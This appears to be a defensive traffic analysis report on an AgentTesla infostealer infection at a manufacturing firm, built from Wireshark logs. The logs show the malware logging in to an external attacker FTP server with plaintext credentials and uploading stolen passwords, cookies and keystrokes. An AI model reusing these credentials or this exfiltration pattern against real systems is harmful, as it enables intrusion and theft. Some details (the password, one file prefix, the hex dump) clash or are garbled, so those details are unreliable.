

Network Traffic Analysis Report

Prepared by: Iniobong Johnson

Incident Date: 4 Dec 2024

Report Date: 31 May 2026

Incident Reference: AgentTesla Exfiltration Event

Target Host: DESKTOP-VJCRXEB

Organization: Globex Manufacturing Ltd

1. Executive Summary

On December 4, 2024, network traffic analysis confirmed an active AgentTesla malware infection on internal host **DESKTOP-VJCRXEB** (IP: 10[.]12[.]4[.]101). Following execution, the malware initiated an outbound DNS query to the legitimate domain api[.]ipify[.]org to perform external IP reconnaissance on the compromised host. The payload subsequently resolved the attacker-controlled domain ftp[.]ercolina-usa[.]com to external IP 192[.]254[.]225[.]136 and established an unencrypted FTP connection over Port 21. The malware then began a rapid multi-stage data exfiltration operation, uploading harvested browser credentials (PW_...), Google Chrome and Microsoft Edge session cookies (CO_...), and keylogger output (KL_...) to the attacker's FTP server. A 20-minute dormant collection phase was observed between 21:21:05 and 21:41:03, during which the keylogger module actively recorded victim keystrokes before a secondary FTP connection was re-established at 21:41:07.

2. Infected Host Identification

2.1 Internal Victim Identification


- **Victim IP Address:** 10[.]12[.]4[.]101
- **Target Device:** Based on exfiltrated data filenames, the infected system belongs to user gary.strickman on host machine DESKTOP-VJCRXEB.

2.2 Host Behavior Indicators

The host focused its external communication heavily on a single remote destination, transmitting 87 packets out of a total 157-packet stream directly to external IP address 192[.]254[.]225[.]136. The system initiated an unauthorized, plain-text FTP (Port 21) connection to the external internet, bypassing standard corporate web browsing protocols. Immediately following authentication, the host executed rapid, automated file uploads (STOR commands), indicating programmatic malware control rather than normal human network activity. And this is an indication of an active information stealer malware.

2.3 First Signs of Compromise

The earliest indicator of system compromise was the initial automated network reconnaissance which occurred at 21:20:56 on 2024-12-04. The malware forced the host to query api[.]ipify[.]org. This was followed exactly 6 seconds later by the resolution of the attacker's FTP server, directly leading to the exfiltration sequence.




No.	Time	Source	Src Port	Destination	Dst Port	Protocol	Length	Info
1	2024-12-04 21:20:56.211571	10.12.4.101	64547	10.12.4.1	53	DNS	73	Standard query 0x3de7 A api.ipify.org
2	2024-12-04 21:20:56.251524	10.12.4.1	53	10.12.4.101	64547	DNS	121	Standard query response 0x3de7 A api.ipify.org A 172.67.74.152 A 104.26.12.205 A 104.26.12.205
3	2024-12-04 21:20:56.260768	10.12.4.101	49770	172.67.74.152	443	TCP	66	49770 -> 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
4	2024-12-04 21:20:56.312226	172.67.74.152	443	10.12.4.101	49770	TCP	58	443 -> 49770 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
5	2024-12-04 21:20:56.312585	10.12.4.101	49770	172.67.74.152	443	TCP	54	49770 -> 443 [ACK] Seq=1 Ack=1 Win=65535 Len=0
6	2024-12-04 21:20:56.325221	10.12.4.101	49770	172.67.74.152	443	TLSv1.2	223	Client Hello (SNI=api.ipify.org)
7	2024-12-04 21:20:56.325408	172.67.74.152	443	10.12.4.101	49770	TCP	54	443 -> 49770 [ACK] Seq=1 Ack=170 Win=64240 Len=0
8	2024-12-04 21:20:56.374851	172.67.74.152	443	10.12.4.101	49770	TLSv1.2	1514	Server Hello
9	2024-12-04 21:20:56.374858	172.67.74.152	443	10.12.4.101	49770	TLSv1.2	1317	Certificate, Server Key Exchange, Server Hello Done
10	2024-12-04 21:20:56.375191	10.12.4.101	49770	172.67.74.152	443	TCP	54	49770 -> 443 [ACK] Seq=170 Ack=2724 Win=65535 Len=0
11	2024-12-04 21:20:56.378743	10.12.4.101	49770	172.67.74.152	443	TLSv1.2	147	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
12	2024-12-04 21:20:56.378906	172.67.74.152	443	10.12.4.101	49770	TCP	54	443 -> 49770 [ACK] Seq=2724 Ack=263 Win=64240 Len=0
13	2024-12-04 21:20:56.431010	172.67.74.152	443	10.12.4.101	49770	TLSv1.2	312	New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
14	2024-12-04 21:20:56.452135	10.12.4.101	49770	172.67.74.152	443	TLSv1.2	238	Application Data
15	2024-12-04 21:20:56.452303	172.67.74.152	443	10.12.4.101	49770	TCP	54	443 -> 49770 [ACK] Seq=2982 Ack=447 Win=64240 Len=0
16	2024-12-04 21:20:56.556420	172.67.74.152	443	10.12.4.101	49770	TLSv1.2	520	Application Data
17	2024-12-04 21:20:56.605589	10.12.4.101	49770	172.67.74.152	443	TCP	54	49770 -> 443 [ACK] Seq=447 Ack=3454 Win=64805 Len=0
18	2024-12-04 21:21:02.333307	10.12.4.101	65390	10.12.4.1	53	DNS	69	Standard query 0xab01 A ftp.ercolina-usa.com
19	2024-12-04 21:21:02.527214	10.12.4.1	53	10.12.4.101	65390	DNS	110	Standard query response 0xab01 A ftp.ercolina-usa.com CNAME ercolina-usa.com A 192.254.225.136
20	2024-12-04 21:21:02.528772	10.12.4.101	49771	192.254.225.136	21	TCP	66	49771 -> 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
21	2024-12-04 21:21:02.609390	192.254.225.136	21	10.12.4.101	49771	TCP	58	21 -> 49771 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
22	2024-12-04 21:21:02.609840	10.12.4.101	49771	192.254.225.136	21	TCP	54	49771 -> 21 [ACK] Seq=1 Ack=1 Win=65535 Len=0
23	2024-12-04 21:21:02.690189	192.254.225.136	21	10.12.4.101	49771	FTP	324	Response: 220 ----- Welcome to Pure-FTPd [privsep] [TLS] -----
24	2024-12-04 21:21:02.692512	10.12.4.101	49771	192.254.225.136	21	FTP	81	Request: USER ben@ercolina-usa.com

Figure 1: Wireshark showing victim IP and initial suspicious traffic

3. DNS Analysis

- Suspicious Query:** ftp[.]ercolina-usa[.]com. The query was sent by the infected host to the internal DNS server (10[.]12[.]4[.]1), which returned a resolution to external IP address 192[.]254[.]225[.]136.
- Newly Observed Domains:** While the base domain ercolina-usa[.]com may be an older, legitimate site, the sub-domain ftp[.]ercolina-usa[.]com. is classified as a Newly Observed Domain relative to this local corporate network's baseline traffic.
- Malware-related resolution patterns:** The malware forces the system to look up api[.]ipify[.]org precisely 6 seconds prior to resolving the exfiltration server.

This pattern confirms that the malware checks the victim's external geographic routing profile before establishing an outbound connection to the C2 server. A second query to ftp[.]ercolina-usa[.]com. occurs at 21:41:07, exactly 20 minutes after the initial lookup. This periodic resolution pattern indicates automated persistence, allowing the malware to sleep, collect active keyboard inputs via its keylogger module, and check back in to drop off fresh logs.




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10	2024-12-04 21:21:02.335987	10.12.4.101	65398	10.12.4.1	53	DNS	80	Standard query 0xabe1 A ftp.ercolina-usa.com
19	2024-12-04 21:21:02.527214	10.12.4.1	53	10.12.4.101	65398	DNS	118	Standard query response 0xabe1 A ftp.ercolina-usa.com NAME ercolina-usa.com A 192.254.225.136
143	2024-12-04 21:41:07.524108	10.12.4.101	54366	10.12.4.1	53	DNS	80	Standard query 0xc9ee A ftp.ercolina-usa.com
144	2024-12-04 21:41:07.580547	10.12.4.1	53	10.12.4.101	54366	DNS	118	Standard query response 0xc9ee A ftp.ercolina-usa.com CNAME ercolina-usa.com A 192.254.225.136

Figure 2: Wireshark DNS filter view showing suspicious queries and annotated newly observed domain

4. FTP Traffic Analysis

Following the successful DNS resolution of the attacker-controlled domain, the infected host 10[.]12[.]4[.]101 initiated a TCP connection to the FTP server at 192[.]254[.]225[.]136 over Port 21. The FTP server responded with a 220 service ready banner, confirming the connection was successfully established. This marks the transition from the reconnaissance phase to the active exfiltration phase of the attack.



No.	Time	Source	Src Port	Destination	Dst Port	Protocol	Length	Info
23	2024-12-04 21:21:02.680189	192.254.225.136	21	10.12.4.101	49771	FTP	324	Response: 220----- Welcome to Pure-FTPd [privsep] [TLS] -----
24	2024-12-04 21:21:02.692512	10.12.4.101	49771	192.254.225.136	21	FTP	61	Request: USER ben@ercolina-usa.com
26	2024-12-04 21:21:02.769772	192.254.225.136	49771	10.12.4.101	49771	FTP	107	Response: 331 User ben@ercolina-usa.com OK. Password required
27	2024-12-04 21:21:02.779737	10.12.4.101	49771	192.254.225.136	21	FTP	73	Request: PASS nXe0M-WkWnJ
29	2024-12-04 21:21:02.961761	192.254.225.136	49771	10.12.4.101	49771	FTP	97	Response: 230 OK. Current restricted directory is /
30	2024-12-04 21:21:02.962686	10.12.4.101	49771	192.254.225.136	21	FTP	68	Request: OPTS utf8 on
32	2024-12-04 21:21:03.046781	192.254.225.136	49771	10.12.4.101	49771	FTP	75	Response: 504 Unknown command
33	2024-12-04 21:21:03.047797	10.12.4.101	49771	192.254.225.136	21	FTP	59	Request: PWD
35	2024-12-04 21:21:03.124037	192.254.225.136	49771	10.12.4.101	49771	FTP	88	Response: 257 "/" is your current location
36	2024-12-04 21:21:03.124423	10.12.4.101	49771	192.254.225.136	21	FTP	62	Request: TYPE I
38	2024-12-04 21:21:03.208160	192.254.225.136	49771	10.12.4.101	49771	FTP	84	Response: 200 TYPE is now 8-bit binary
39	2024-12-04 21:21:03.260521	10.12.4.101	49771	192.254.225.136	21	FTP	60	Request: PASV
41	2024-12-04 21:21:03.286639	192.254.225.136	49771	10.12.4.101	49771	FTP	107	Response: 227 Entering Passive Mode (192,254,225,136,181,153)
46	2024-12-04 21:21:03.369765	10.12.4.101	49771	192.254.225.136	21	FTP	119	Request: STOR PK_gary.strickman-DESKTOP-VJCRXEB_2024_12_04_21_20_57.html
48	2024-12-04 21:21:03.449316	192.254.225.136	49771	10.12.4.101	49771	FTP	84	Response: 150 Accepted data connection
54	2024-12-04 21:21:03.537639	192.254.225.136	49771	10.12.4.101	49771	FTP	148	Response: 226-File successfully transferred
58	2024-12-04 21:21:04.227969	10.12.4.101	49771	192.254.225.136	21	FTP	60	Request: PASV
60	2024-12-04 21:21:04.314517	192.254.225.136	49771	10.12.4.101	49771	FTP	107	Response: 227 Entering Passive Mode (192,254,225,136,147,203)
65	2024-12-04 21:21:04.392258	10.12.4.101	49771	192.254.225.136	21	FTP	137	Request: STOR CO_Chrome_Default.txt_gary.strickman-DESKTOP-VJCRXEB_2024_12_04_21_21_03.tx
67	2024-12-04 21:21:04.482828	192.254.225.136	49771	10.12.4.101	49771	FTP	84	Response: 150 Accepted data connection
103	2024-12-04 21:21:04.664018	192.254.225.136	49771	10.12.4.101	49771	FTP	150	Response: 226-File successfully transferred
106	2024-12-04 21:21:04.666409	10.12.4.101	49771	192.254.225.136	21	FTP	60	Request: PASV
108	2024-12-04 21:21:04.741770	192.254.225.136	49771	10.12.4.101	49771	FTP	107	Response: 227 Entering Passive Mode (192,254,225,136,175,147)
143	2024-12-04 21:21:04.831292	10.12.4.101	49771	192.254.225.136	21	FTP	144	Request: STOR CO_Edge_Chromium_Default.txt_gary.strickman-DESKTOP-VJCRXEB_2024_12_04_21_2

Frame 23: 324 bytes on wire (2592 bits), 324 bytes captured (2592 bits)

Ethernet II, Src: Cisco_9f:14:7e (08:13:c4:9f:14:7e), Dst: Intel_f4:7b:e1 (08:0c:f1:47:b:e1)

Internet Protocol Version 4, Src: 192.254.225.136, Dst: 10.12.4.101

Transmission Control Protocol, Src Port: 21, Dst Port: 49771, Seq: 1, Ack: 1, Len: 270

File Transfer Protocol (FTP)

220----- Welcome to Pure-FTPd [privsep] [TLS] -----
Response code: Service ready for new user (220)
Response arg: ----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 2 of 150 allowed.
220-Local time is now 16:21. Server port: 21.
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
[Current working directory:]

0000 00 0c f1 f4 7b e1 00 13 c4 9f 14 7e 08 00 45 00E:
0010 01 36 dd 68 00 00 80 00 ab 61 c0 fe e1 88 0a 0ch.....
0020 04 65 00 15 c2 60 c5 7b 78 a9 a1 9b 75 9c 50 18e-k(x..uP
0030 fa f0 5c 23 00 00 32 30 0d 2d 2d 2d 2d 2d 2dW 22 0-----
0040 2d 2d 2d 2d 2d 57 65 6c 6f 6d 65 20 74 6f 20 50 Welc ome to P
0050 75 72 65 20 46 54 50 64 20 5b 70 72 69 76 73 65ure-FTPd [privse
0060 78 5d 20 5b 54 4c 53 5d 20 2d 2d 2d 2d 2d 2dp] [TLS] -----
0070 2d 2d 2d 2d 6a 32 32 30 2d 59 6f 75 20 61 72 65 220 -You are
0080 20 75 73 65 72 20 6e 75 6d 62 65 72 20 32 29 6f user nu mber 2 o
0090 66 20 31 35 30 20 61 6c 6c 6f 77 65 64 2e 0d 0a f 150 al lowed.
00a0 32 32 30 2d 4c 6f 63 61 6c 20 74 69 6d 65 20 69 220-Loca l time i
00b0 73 20 6e 6f 77 20 31 30 3a 32 31 2e 20 53 65 72 s now 16 :21. Ser
00c0 76 65 72 20 70 6f 72 74 3a 20 32 31 2e 0d 0a 32 ver port : 21. 2
00d0 32 30 2d 49 50 76 36 20 63 6f 6e 6e 65 63 74 69 20-IPv6 connecti
00e0 6f 6e 73 20 61 72 65 20 61 6c 73 6f 20 77 65 6c ons are also wel
00f0 63 6f 66 65 20 6f 6e 20 74 68 69 73 20 73 65 72 come on this ser
0100 70 65 72 2e 0d 0a 32 32 30 20 59 6f 75 20 77 69 ver. - 22 0 You wi
0110 6c 6c 20 62 65 20 64 69 73 63 6f 6e 6e 65 63 74 ll be di sconnect
0120 65 64 20 61 66 74 65 72 20 31 35 20 6d 69 6e 75 ed after 15 minu
0130 74 65 73 20 6f 66 20 65 6e 61 63 74 69 76 69 74 tes of i nactivit
0140 79 2e 0d 0a

Figure 3: Wireshark display filter view showing FTP session initiation

4.1 Credentials Captured

- FTP Server IP Address: 192[.]254[.]225[.]136
- Port: 21
- Username: ben@ercolina-usa[.]com
- Password: nXe OM~WkW&n





Figure 4: Wireshark FTP stream showing USER and PASS commands in cleartext

4.2 Data Exfiltration — STOR Commands

- File Uploads (STOR Commands) & Exfiltrated Names:
 - PW_gary.strickman-DESKTOP-VJCRXEB_2024_12_04_21_20_57.html
 - CO_Chrome_Default.txt_gary.strickman-DESKTOP-VJCRXEB_2024_12_04_21_21_03.txt
 - CO_Edge Chromium_Default.txt_gary.strickman-DESKTOP-VJCRXEB_2024_12_04_21_21_04.txt
 - KL_gary.strickman-DESKTOP-VJCRXEB_2024_12_04_21_41_04.html

4.3 Data Transfer Patterns:

- **The Sprint Phase:** The malware achieves a blistering, high-density initial data dump. It authenticates and uploads the password file (PW_) and both browser cookie files (CO_) in an ultra-fast 1-second burst between 21:21:03 and 21:21:04.
- **The Surveillance Gap:** The FTP channel goes entirely dormant for exactly 20 minutes and 4 seconds. During this network silence, the resident malware operates locally, recording user activity.
- **The Follow-Up Phase:** The malware wakes up, logs back in, and exfiltrates the keylogger file (KL_) at 21:41:08.



IOC Type	Indicator Value	Threat Intelligence
Victim IP	10[.]12[.]4[.]101	Source host confirmed as the infected workstation, identified as the origin of all suspicious outbound DNS queries and FTP exfiltration traffic observed in the PCAP
FTP Server IP	192[.]254[.]225[.]136	External attacker-controlled FTP server resolved from ftp.ercolina-usa[.]com, serving as the primary data exfiltration destination for the AgentTesla payload
Domain Name	ftp[.]ercolina-usa[.]com	Attacker-controlled FTP domain resolved by the infected host at 21:21:02, used to establish the covert exfiltration channel for stolen credentials and browser session data
Reconnaissance Domain	api[.]ipify[.]org	Legitimate public IP lookup service abused by the AgentTesla payload during the initial execution phase to perform external IP reconnaissance on the victim host
FTP Username	ben@ercolina-usa[.]com	Plaintext FTP credential transmitted by the malware during the FTP login sequence, confirming attacker-controlled account access to the exfiltration server
FTP Password	nXe OM~WkW&n	Plaintext FTP password captured in the cleartext FTP stream, confirming the absence of transport encryption and full credential exposure
Exfiltrated File - Credentials	PW_gary.strickman-DESKTOP-VJCRXEB_2024_12_04_21_20_57.html	Browser credential archive uploaded via FTP STOR command at 21:21:03, containing harvested saved passwords from the victim's browser profile
Exfiltrated File - Browsers Cookies	CO_Chrome_Default.txt_gary.strickman-DESKTOP-VJCRXEB_2024_12_04_21_21_03.txt	Browser session cookie archives for Google Chrome and Microsoft Edge uploaded via FTP STOR command, enabling potential session hijacking by the threat actor

	CO_Edge Chromium_Default.tx t_gary.strickman-DES KTOP-VJCRXEB_202 4_12_04_21_21_04.txt	
Exfiltrated File - Keylog	KL_gary.strickman-D ESKTOP-VJCRXEB_2 024_12_04_21_41_04. html	Keylogger output file uploaded via FTP STOR command at 21:41:08, containing recorded victim keystrokes captured by the AgentTesla keylogging module during the 20 minute dormant collection phase
Network Port	21 (Outbound)	Cleartext FTP control port used by the AgentTesla payload to establish an unencrypted command channel to the attacker-controlled exfiltration server, transmitting credentials and data with no transport layer security

6. Full Attack Timeline



Figure 7: Full attack timeline reconstructed from PCAP, showing the complete AgentTesla attack chain from initial email delivery through data exfiltration and secondary beaconing on 04 December 2024




Figure 8: Wireshark timeline view showing full attack traffic sequence

7. Defense Action

- Implement DNS filtering to block newly observed domains to prevent C2 domain resolution.
- Deploy an Endpoint Detection and Response solution on all hosts to detect future infostealer activity.
- Block all outbound FTP traffic permanently at the firewall to eliminate FTP exfiltration vector.
- Enable MFA on all corporate accounts to mitigate harvested credential impact.
- Conduct user awareness training focused on phishing to reduce human vulnerability.